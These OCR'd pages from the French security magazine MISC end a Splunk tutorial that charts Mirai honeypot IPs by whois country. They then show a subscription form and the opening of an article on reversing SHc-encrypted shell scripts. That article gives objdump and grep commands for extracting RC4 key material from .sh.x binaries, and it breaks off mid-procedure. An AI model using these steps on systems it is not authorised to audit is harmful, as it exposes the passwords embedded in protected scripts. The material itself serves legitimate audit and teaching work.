


Figure 6

Retournez dans **etc/apps** puis utilisez **gnutar** (**gtar** pour Mac, sinon **tar** sous les autres systèmes dérivés d'Unix) :

```
$ tar cvfz mirai.tgz mirai/
mirai/
mirai/default/
mirai/default/inputs.conf
mirai/lookups/
mirai/lookups/ips-botnet.csv
mirai/metadata/
mirai/metadata/default.meta
```

C'est tout, votre première application a pris vie et peut être redistribuée et installée telle quelle !

5 Écrire ses propres commandes de recherche

Il serait intéressant de pouvoir rapidement analyser le résultat whois de toutes les adresses IP collectées par le pot de miel Mirai. Nous allons le faire en python.

Dans le répertoire de notre application Mirai, nous allons créer un nouveau répertoire, **bin** qui contiendra notre script qui utilisera la commande whois.

Prenons la dernière version du SDK de Splunk :

```
$ git clone https://github.com/splunk/splunk-sdk-python
```

Il y a un sous-répertoire appelé **splunklib**, que nous allons copier dans le répertoire **mirai/bin**.

Voici le code Python 2 (utilisé et fourni par Splunk) qui permet ensuite de récupérer le champ que nous souhaitons extraire de l'évènement et qui retournera un nouveau champ avec le résultat de la commande **whois** :

```
#!/usr/bin/env python
#
import sys
import time
import os

import subprocess

from splunklib.searchcommands import \
    dispatch, StreamingCommand, Configuration, Option, validators

@Configuration()
class RunWhoisCommand(StreamingCommand):
    field = Option(
        doc='''
        **Syntax:** **field=***<fieldname>*
        **Description:** Extract the IP address from this field
        ''',
        require=True)

    def stream(self, records):
        for record in records:
            ipaddr = record[self.field]
            if ipaddr:
                res = subprocess.Popen(['/usr/bin/whois', ipaddr],
stdout=subprocess.PIPE)
                output = res.stdout.read()
                record['whois'] = output
            yield record

dispatch(RunWhoisCommand, sys.argv, sys.stdin, sys.stdout, __name__)
```

Ensuite, il nous faut déclarer cette commande dans le fichier de configuration de l'application. Ouvrez un nouveau fichier **default/commands.conf** dans lequel vous mettrez :

```
[runwhois]
filename = runwhois.py
supports_getinfo = true
supports_rawargs = true
outputheader = true
```

Et on termine avec les permissions, rajoutez au fichier **metadata/default.meta** le contenu suivant :

```
[commands/runwhois]
access = read : [ * ], write : [ * ]
export = system
owner = nobody
version = 6.5.0
modtime = 1478236017.483406000
```

Nous y sommes, nous pouvons maintenant profiter de notre nouvelle commande, allez dans le champ de recherche de splunk et tapez :

```
sourcetype="bidule" | runwhois field=dest
```

Vous devriez voir apparaître sur la gauche un nouveau champ, **whois**. Il s'agit du gros morceau de texte tout droit sorti de la commande **whois**. Nous allons maintenant commencer à extraire des valeurs utiles. Il existe la commande **rex** qui peut créer des champs à la volée sans vous faire aboyer. Commençons par extraire le pays du réseau via **country :** tel qu'indiqué dans le whois :

```
sourcetype="bidule" | runwhois field=dest | rex field=whois
"country: (?<country>.+)"
```

Vous devriez voir apparaître sur la gauche le champ **country** avec comme valeur **SI**. Faisons-le maintenant pour toutes les données du pot de miel en faisant directement un camembert des pays les plus impliqués comme étant sources de l'attaque :

```
| inputlookup ips-botnet.csv | runwhois field=ipaddr
| rex field=whois "country: (?<country>.+)" | eval
countryup=upper(country) | stats count by countryup
```




Figure 7

Yeah ! Il est beau le tableau de bord, vous pouvez maintenant appeler votre journaliste préféré et lui dire que les responsables de Mirai, ce sont les Vietnamiens suivis de près par les Chinois ! Comme c'est rigolo, je vous mets le tableau ci-contre des statistiques complet.

Cocorico, nous avons la première place européenne !

Conclusion

Nous sommes très loin d'avoir passé en revue l'ensemble des fonctionnalités de Splunk, mais j'ai voulu pour ce premier article centré sur Splunk montrer ce qui était rapide à mettre en œuvre tout en ayant la possibilité de voir une partie de ce qu'il était possible de faire. Tout en essayant de rester le plus concret possible. ■

Remerciements

Je remercie ma famille et mes potes ! Et en particulier Philippe Lagadec pour m'avoir relu.

Pays	Occurrence
VN	40
CN	39
IN	31
TR	31
TW	31
RU	19
FR	12
KR	12
UA	12
PL	9
MX	9
RO	8
BG	5
IL	5
AR	4
AM	4
GB	4
PK	4
RS	4
ES	3
FJ	3
MD	3
MY	3
PH	3
CO	3
TT	3
AU	2
HK	2
ID	2
IE	2
IR	2
TH	2
BO	2
PA	2
PY	2
BD	1
DE	1
FI	1
GE	1
HU	1
IT	1
JO	1
JP	1
KH	1
MP	1
NC	1
OM	1
PT	1
SE	1
SI	1
EC	1
HN	1
UY	1
VE	1

C'est simple... c'est possible sur :

http://www.ed-diamond.com

... OU SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
Multi-System & Internet Security Cookbook

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

CHOISISSEZ VOTRE OFFRE !

Prix TTC en Euros / France Métropolitaine

Offre	SUPPORT / ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	MC1	42,-	MC12	62,-	MC13	99,-	MC123	111,-
MC+	6n° MISC + 2n° HS	MC+1	54,-	MC+12	81,-	MC+13	103,-	MC+123	130,-
LES COUPLAGES « LINUX »									
B	6n° MISC + 11n° GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
LES COUPLAGES « EMBARQUÉ »									
E	6n° MISC + 6n° HK* + 4n° OS	E1	105,-	E12	158,-	E13	179,-*	E123	232,-*
E+	6n° MISC + 2n° HS + 6n° HK* + 4n° OS	E+1	119,-	E+12	179,-	E+13	193,-*	E+123	253,-*
LES COUPLAGES « GÉNÉRAUX »									
H	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

http://www.ed-diamond.com pour consulter toutes les offres !

UNSHC : DÉCHIFFRER DES SCRIPTS SHELL COMPILÉS ET CHIFFRÉS PAR SHC

Yann CAM – Security Researcher @ASafety / Security Consultant @SYNETIS

mots-clés : *SHC / UNSHC / SHELL COMPILER / ENCRYPT SH / DECRYPT SH.X / REVERSE SH.X*

*Comment déchiffrer un script protégé par SHc ? Comment décrypter un fichier *.sh.x ? SHc fait-il bon usage de la cryptographie ? UnSHc répond à ces questions : décortiquons son fonctionnement.*

Il n'est pas rare de trouver des scripts ***.sh** sur des serveurs Unix/Linux de production contenant des mots de passe en clair. Très prisés des auditeurs-pentesteurs, mais aussi des assaillants, les scripts de « backup » (SQL / LDAP), les tâches CRON ou encore les scripts de monitoring détiennent ces précieux sésames sans protection particulière (mis à part les droits d'accès au fichier).

Cette problématique d'exposer des mots de passe en clair dans des scripts revient régulièrement, et l'une des mesures de protection consiste à chiffrer le code source d'un script shell via l'utilitaire SHc. Le code source devient confidentiel, et les mots de passe ne sont plus en clair en production (il est aussi envisageable de ne pas stocker ces mots de passe dans les scripts, mais de les récupérer ou les fournir dynamiquement).

Mais sont-ils réellement en sécurité ? Quel est le niveau réel de confidentialité et de résistance à l'analyse offert par SHc ? L'examen de ce dernier et de l'outil UnSHc va nous permettre de répondre à ces questions.

1 Présentation des outils

1.1 Qu'est-ce que SHc ?

SHc **[1]** pour *SHell Compiler* est un outil open source développé par Francisco Javier Rosales Garcia dont la dernière version en date est la 3.8.9b et qui permet de chiffrer n'importe quel script shell interprété sous un terminal Linux. Ainsi il est possible de protéger les sources des scripts ***.sh** sur des environnements de production, notamment ceux renfermant des mots de passe en clair.

Installation :

```
$ wget -q http://www.datsi.fi.upm.es/~frosal/sources/shc-3.8.9b.tgz
$ tar zxvf shc-3.8.9b.tgz
$ cd shc-3.8.9b
$ make
```

Son utilisation permet de limiter l'utilisation d'un script shell dans le temps, ainsi que de chiffrer son code source original sans en altérer le fonctionnement **[2]**. À partir du script shell, SHc génère un code source C, contenant le script sous forme chiffrée, de quoi le déchiffrer et l'exécuter (voir figure 1).




Figure 1 : Schéma de fonctionnement général de Shc.

1.2 UnSHc

UnSHc **[3]** est, comme son nom l'indique, un outil permettant de retrouver le code source ***.sh** initial à partir de sa version chiffrée avec SHc. Plusieurs cas d'utilisation :

- un script en production est chiffré et vous n'avez plus le code source originel ;
- vous réalisez un audit de sécurité/pentest et afin d'accroître votre emprise sur le SI du client ciblé, il vous est nécessaire de déchiffrer de tels fichiers.

UnSHc est un projet initialement démarré en 2008 par Luiz Otavio Duarte (a.k.a. LOD) et remis au goût du jour par ASafety **[4]** afin de corriger quelques bugs présents et de porter l'utilisation de celui-ci sur les nouvelles architectures.

Ce présent article vise à détailler finement le fonctionnement de UnSHc (voir figure 2, page suivante) et vous permettra d'opérer à un déchiffrement manuel des scripts chiffrés par SHc (***.sh.x**).

UnSHc s'inspire du *template* du code source C généré par SHc (voir figure 1), pour régénérer un code source C (*decryptor* sur la figure 2) avec les données extraites depuis le binaire.

1.3 Prérequis

UnSHc va analyser statiquement l'exécutable pour retrouver les parties chiffrées et les paramètres permettant le déchiffrement.

Pour réaliser un déchiffrement dans les meilleures conditions via l'exécution de l'outil UnSHc ou en suivant la procédure manuelle, certaines commandes Unix/Linux sont nécessaires. Notamment **objdump**, **grep**, **cut**, **shred**, **uniq**, **sort**, **gcc**, **wc**, **awk**, **sed**, **tr** et **head**.

objdump va désassembler le binaire et le reste du traitement s'opèrera sur deux sorties textes (assembleur et dump hexa) issues de cet outil (**OBJFILE** et **STRINGFILE** sur la figure 2).

Le binaire chiffré ***.sh.x** à déchiffrer pour en récupérer le code source originel en clair doit nécessairement :

- avoir été compilé sur une architecture (x86 / x64) identique à la machine servant au déchiffrement (ARM actuellement non supporté) ;
- ou disposer des exports de la commande **objdump** réalisés sur le système d'accueil du script ***.sh.x**, pour un traitement ultérieur sur une autre machine via UnSHc.

C'est cette dernière version ***.sh.x** qui est vouée à être placée en production. Seul ce fichier (qui assure les mêmes fonctionnalités que la version en clair ***.sh**) est nécessaire, et garantit la confidentialité du code source originel (jusqu'à maintenant...).




Figure 2 : Schéma de fonctionnement général de UnSHc..

2 Analyse d'une exécution standard de SHc

2.1 Qu'avons-nous en sortie de shc ?

Script d'exemple :

```
#!/bin/bash
# This script is very critical !
echo "I'm a super critical and private script !"
PASSWORD="L3ffe4Ev3R"';
myService --user=milo --password=$PASSWORD > /dev/null 2>&1
```

Chiffrement de **myScript.sh** :

```
$ ./shc -r -f myScript.sh
[root@server:~/scripts/shc]$ ll myScript.sh*
-rwxr-xr-x 1 root root 191 2016-09-18 17:03 myScript.sh*
-rwx--x--x 1 root root 10508 2016-09-18 17:06 myScript.sh.x*
-rw-r--r-- 1 root root 10421 2016-09-18 17:06 myScript.sh.x.c
```

Nous disposons donc :

- du script initial **myScript.sh** dont le code source est accessible en clair ;
- de la version intermédiaire produite par SHc à savoir **myScript.sh.x.c**, qui n'est autre que le code source en C contenant notre script **myScript.sh** chiffré ;
- de la version chiffrée/compilée produite par SHc à savoir **myScript.sh.x**.

2.2 Analyse du *.sh.x.c

2.2.1 Traitements réalisés

En détaillant pas à pas le fonctionnement interne de SHc, voici dans les grandes lignes les traitements réalisés :

1. SHc récupère tout le code source du script ***.sh** à chiffrer dans une variable (commentaires inclus), sous forme de *string* ;
2. SHc génère son matériel cryptographique destiné aux étapes de chiffrement, notamment une clé (**pswd**) ;
3. SHc produit un code source en C, comprenant diverses fonctions (notamment **arc4()** qui opère un chiffrement avec l'algorithme symétrique *RC4*) ;
4. SHc incorpore dans ce code source en C les données nécessaires à la génération du flot aléatoire et au déchiffrement ainsi que le code source (***.sh**) chiffré avec ces données/clés ;
   a. La définition et déclaration de ces éléments statiques du code source se fait de manière aléatoire. Un bloc complet en notation hexadécimale est déclaré dans la source ;
   b. Chaque donnée cryptographique est concaténée dans ce bloc. Des **#define** permettent de déduire les emplacements (*offset*) et les tailles (*size*) de chaque bloc concaténé ;
5. Le code source C généré est compilé via **gcc** sur l'architecture d'accueil ;
6. Le binaire ***.sh.x** est produit, disposant des fonctionnalités similaires au ***.sh** originel.

2.2.2 Bloc de données aléatoire

Chaque script ***.sh.x.c** dispose d'un bloc **data** statique en amont sous format hexadécimal, puis les fonctions

servant à exploiter ce bloc (extraction des données, déchiffrement de la source à la volée, etc.) sont définies.

Si l'on régénère un autre fichier `*.sh.x.c` à partir du même script `*.sh` à chiffrer, la définition en amont des données présentera des déclarations aléatoires et les données cryptographiques seront bien évidemment renouvelées.

Exemple de comparaison de deux en-têtes de fichiers `*.sh.x.c` générés à partir du même script `*.sh` (voir figure 3, page suivante).

Pour un même fichier `*.sh` à chiffrer, les codes sources `*.sh.x.c` générés par deux exécutions distinctes de SHc produisent des blocs en amont différents. Le placement des données identifié par les `#define` (cachés de la figure 3) est aléatoire.

On remarque également que la clé de chiffrement (en rouge sur la figure 3) ainsi que d'autres données cryptographiques varient, engendrant une source chiffrée (en vert sur la figure 3) différente d'une exécution sur l'autre.

2.2.3 Fonctions principales

La fonction C au cœur des traitements cryptographiques est la fonction `arc4()`. Celle-ci équivaut à l'algorithme *RC4* de chiffrement par flot.

Cette fonction est appelée exactement 14 fois par la fonction principale `xsh()`. Ce nombre d'appels est particulièrement important pour la suite (voir figure 4).

```
1  char * xsh(int argc, char ** argv)
2  {
3          char * scrpt;
4          int ret, i, j;
5          char ** varg;
6          char * me = getenv("_");
7          if (me == NULL) { me = argv[0]; }
8
9          stte_0();
10         key(pswd, pswd_z);
11         arc4(msg1, msg1_z);
12         arc4(date, date_z);
13         if (date[0] && (atoll(date)<time(NULL)))
14                 return msg1;
15         arc4(shll, shll_z);
16         arc4(inlo, inlo_z);
17         arc4(xecc, xecc_z);
18         arc4(lsto, lsto_z);
19         arc4(tst1, tst1_z);
20          key(tst1, tst1_z);
21         arc4(chk1, chk1_z);
22         if ((chk1_z != tst1_z) || memcmp(tst1, chk1, tst1_z))
23                 return tst1;
24         ret = chkenv(argc);
25         arc4(msg2, msg2_z);
26         if (ret < 0)
27                 return msg2;
28         varg = (char **)calloc(argc + 10, sizeof(char *));
29         if (!varg)
30                 return 0;
31         if (ret) {
32                 arc4(rlax, rlax_z);
33                 if (!rlax[0] && key_with_file(shll))
34                         return shll;
35                 arc4(opts, opts_z);
36                 arc4(text, text_z);
37                 arc4(tst2, tst2_z);
38                  key(tst2, tst2_z);
39                 arc4(chk2, chk2_z);
40                 if ((chk2_z != tst2_z) || memcmp(tst2, chk2, tst2_z))
```

Figure 4 : Les 14 appels de arc4() et l'appel de key().

L'appel à la fonction `key()` avec le paramètre `pswd` est réalisé juste avant le chiffrement par `arc4()` (encadré en vert sur la figure 4) : il s'agit donc de la fonction de génération du flot pseudo-aléatoire. Ensuite les




Figure 3 : Exemple du bloc data de la source C suite à deux exécutions distinctes de Shc pour un même script.

14 ensembles de données (nommés **msg1**, **date**, **shll**, **inlo**, **xecc**, **lsto**, **tst1**, **chk1**, **msg2**, **rlax**, **opts**, **text**, **tst2**, en enfin **chk2**) sont fournis, dans cet ordre, accompagnés de leur taille respective, à la fonction de (de)chiffrement **arc4()**.

2.3 Analyse du *.sh.x

Lorsqu'un script chiffré par SHc est exécuté, les opérations suivantes sont réalisées :

1. Les données cryptographiques statiques contenues au sein du binaire ***.sh.x** sont chargées en mémoire. Celles-ci se trouvent dans le binaire, de manière statique, à des *offsets* aléatoires choisis lors de la génération de la source C (voir figure 1 et 3) ;
2. Les diverses fonctions du binaire ***.sh.x** sont appelées, notamment les 14 appels à la fonction **arc4()** exploitant tour à tour et de manière ordonnée les données cryptographiques (voir figure 4) ;
3. Une fois la source originelle déchiffrée en mémoire, celle-ci peut être exécutée toujours en mémoire. Utilisation d'un **execvp()** via un **sh -c** en passant les arguments du script au sous-processus (voir figure 5).

Le binaire chiffré contient donc toutes les données cryptographiques (déclarées à des *offsets* aléatoires) nécessaires au déchiffrement à la volée et en mémoire de la source originelle.

```
361         while (i < argc)
362             varg[j++] = argv[i++];  /* Main run-time arguments */
363         varg[j] = 0;                /* NULL terminated array */
364 #if DEBUGEXEC
365         debugexec(shll, j, varg);
366 #endif
367         execvp(shll, varg);
368         return shll;
369 }
```

Figure 5 : execvp() du script chiffré.

Ainsi, dans la logique des choses, il suffit de disposer uniquement du fichier chiffré ***.sh.x** pour récupérer son code source ***.sh** originel en clair puisqu'il renferme tout le nécessaire cryptographique : c'est là toute sa force et sa plus grande faiblesse.

Une fois un binaire ***.sh.x** en notre possession, il sera nécessaire d'en récupérer le code objet (code machine) pour en extraire les données utiles.

3 Désassemblage du binaire

3.1 Utilisation d'objdump

Pour débuter l'ingénierie inverse de notre binaire chiffré (analyse statique), il est nécessaire dans un premier temps de disposer d'un export du code objet

(code machine désassemblé), ainsi qu'un export en hexadécimal complet de son contenu :

```
$ objdump -D myScript.sh.x > OBJFILE
$ objdump -s myScript.sh.x > STRINGFILE
```

3.2 Offset de la fonction arc4()

À partir du fichier **OBJFILE** contenant le code désassemblé du binaire chiffré, il est possible de détecter tous les appels de fonctions avec **grep** à partir de l'instruction **call** ou **callq** :

```
$ cat OBJFILE | grep call
 400b58: e8 03 01 00 00 callq 400c60 <__gmon_start__@plt>
0000000000400c2 0 <calloc@plt>:
 400d94: e8 67 fe ff ff callq 400c00 <__libc_start_main@plt>
 400e1d: e8 7e ff ff ff callq 400da0 <fork@plt+0x40>
[...]
```

arc4() est appelée exactement 14 fois. Ainsi, en épurant les résultats précédents avec **grep**, il est assez aisé de repérer l'*offset* qui est appelé 14 fois (donc l'adresse de la fonction **arc4()**) :

```
$ grep -Eo "call.*[0-9a-f]{6,}" OBJFILE | grep -Eo "[0-9a-f]{6,}"
| sort | uniq -c | sort | grep -Eo "(14).*[0-9a-f]{6,}" | grep -Eo
"[0-9a-f]{6,}"
400f9b
```

Cet offset **400f9b** est celui correspondant aux appels de la fonction **arc4()** puisque présent 14 fois dans le code désassemblé.

3.3 Localisation des arguments de arc4()

Une fois l'offset de **arc4()** trouvé, l'idée va être d'analyser les 14 appels de cette fonction dans le code désassemblé et d'en extraire les arguments (*offset* + *size*) pour chaque appel.

Ainsi, en analysant le code objet via **grep** sur la base de l'*offset* d'**arc4**, et en retournant N lignes avant cet appel **call**, nous devrions voir l'empilement des arguments.

Pourquoi N lignes avant le **call** ? Car en fonction des architectures et de la distribution, les instructions machines permettant d'empiler les arguments diffèrent **[5]**.

```
$ grep -B 2 "call.*400f9b" OBJFILE
 4014c0: be 2a 00 00 00 mov $0x2a,%esi
 4014c5: bf 49 21 60 00 mov $0x602149,%edi
 4014ca: e8 cc fa ff ff callq 400f9b <fork@plt+0x23b>
 4014cf: be 01 00 00 00 mov $0x1,%esi
 4014d4: bf 8c 22 60 00 mov $0x60228c,%edi
 4014d9: e8 bd fa ff ff callq 400f9b <fork@plt+0x23b>
[...]
```

On observe que chaque **call** (**callq** sur ma distribution courante) est précédé de deux instructions **mov**.

La première pousse dans le registre **esi** un nombre hexadécimal correspondant à une taille (*size*) de la chaîne à lire (dans **data**).

La seconde pousse dans le registre **edi** l'adresse (*offset*) pour démarrer la lecture de *size* dans la chaîne **data**.

Il convient donc d'extraire pour les 14 appels de **arc4()**, chaque *size* et chaque *offset* des arguments qui sont passés, le tout dans l'ordre d'appel.

Extraction des *offsets* :

```
$ grep -B 2 "call.*400f9b" OBJFILE | grep -v "400f9b" | grep -Eo
"(0x[0-9a-f]{6,})"
0x602149
0x60228c
0x6022a4
0x6022b0
0x602290
0x6022b3
0x6022d3
0x602179
0x6022b8
0x6022cd
0x6022ed
0x6021c4
0x602194
0x6022f1
```

Extraction des *sizes* correspondantes :

```
$ grep -B 2 "call.*400f9b" OBJFILE | grep -v "400f9b" | grep -Eo
"(0x[0-9a-f]+,)" | grep -Eo "(0x[0-9a-f]+)" | grep -Ev "0x[0-9a-f]{6,}"
0x2a
0x1
0xa
0x3
0xf
0x1
0x16
0x16
0x13
0x1
0x1
0xc1
0x13
0x13
```

3.4 Extraction des arguments de arc4()

Maintenant que nous disposons de toutes les tailles et adresses de localisation des 14 arguments de la fonction **arc4**, il est possible d'en extraire les valeurs à partir du *dump* **STRINGFILE**.

```
$ OFFSET="0x602149"
$ NBYTES="0x2a"
$ OFFSET=$(echo $OFFSET | cut -d 'x' -f 2)
$ # A 2 bytes variable (NBYTES > 0) can be found like this: (in
STRINGFILE)
$ # --------------X
$ # X--------------
$ NLINES=$(( ($NBYTES / 16) +2 ))
$ let LASTBYTE="0x${OFFSET:$((${#OFFSET}-1))}"
$ STRING=$( grep -A $(($NLINES-1)) -E "^ ${OFFSET:0:$((${#OFFSET}-1))}0
" STRINGFILE | awk '{ print $2$3$4$5}' | tr '\n' 'T' | sed -e "s:T::g")
$ STRING=${STRING:$((2*$LASTBYTE))}
$ # Cut the string to size
$ STRING=${STRING:0:$(($NBYTES * 2))}
$ # Convert to a \x??\x??:
$ FINALSTRING=""
$ for ((i = 0; i < $((${#STRING} /2 )); i++)); do
> FINALSTRING="${FINALSTRING}\x${STRING:$(($i * 2)):2}"
> done
$
$ echo $FINALSTRING
```

```
\xec\x7d\xb1\x9a\xbf\x1a\x2e\x10\xb9\x36\xcf\xa9\x3e\xe3\xe1\xa6\
x26\xa2\x3e\x1a\x64\xd8\x3f\x82\x91\x24\xd5\xe2\xf2\x1d\x28\x0e\
x78\x70\x6c\x46\xf3\x8a\x88\xeb\x28\xfd
```

Cette extraction porte sur le tout premier appel de la fonction **arc4**, ainsi la valeur sous forme de chaîne hexadécimale résultante correspond à la variable **msg1**.

Cette opération est à répéter pour l'ensemble des 14 autres variables dont nous avons les *offsets* et *sizes*.

3.5 Récupération du pswd et de sa taille

La variable **pswd**, dernière donnée à récupérer composant le bloc **data** en amont du script ***.sh.x.c** est une donnée (*offset* + *size*) qui n'est pas exploitée par la fonction **arc4()**. C'est pourquoi elle ne fait pas partie des 14 autres valeurs précédemment extraites.

Si l'on se réfère au code source ***.sh.x.c**, on remarque que cette donnée est passée en argument à la fonction **key()**, qui est l'instruction précédant le tout premier appel de la fonction **arc4()** (voir figure 4).

Ainsi, si l'on **grep** le premier appel de la fonction **arc4()** sur le code désassemblé, et que l'on prend les N lignes précédentes (N dépendant de l'architecture), l'instruction **call** qui précédera correspondra à notre *offset* de fonction **key()** :

```
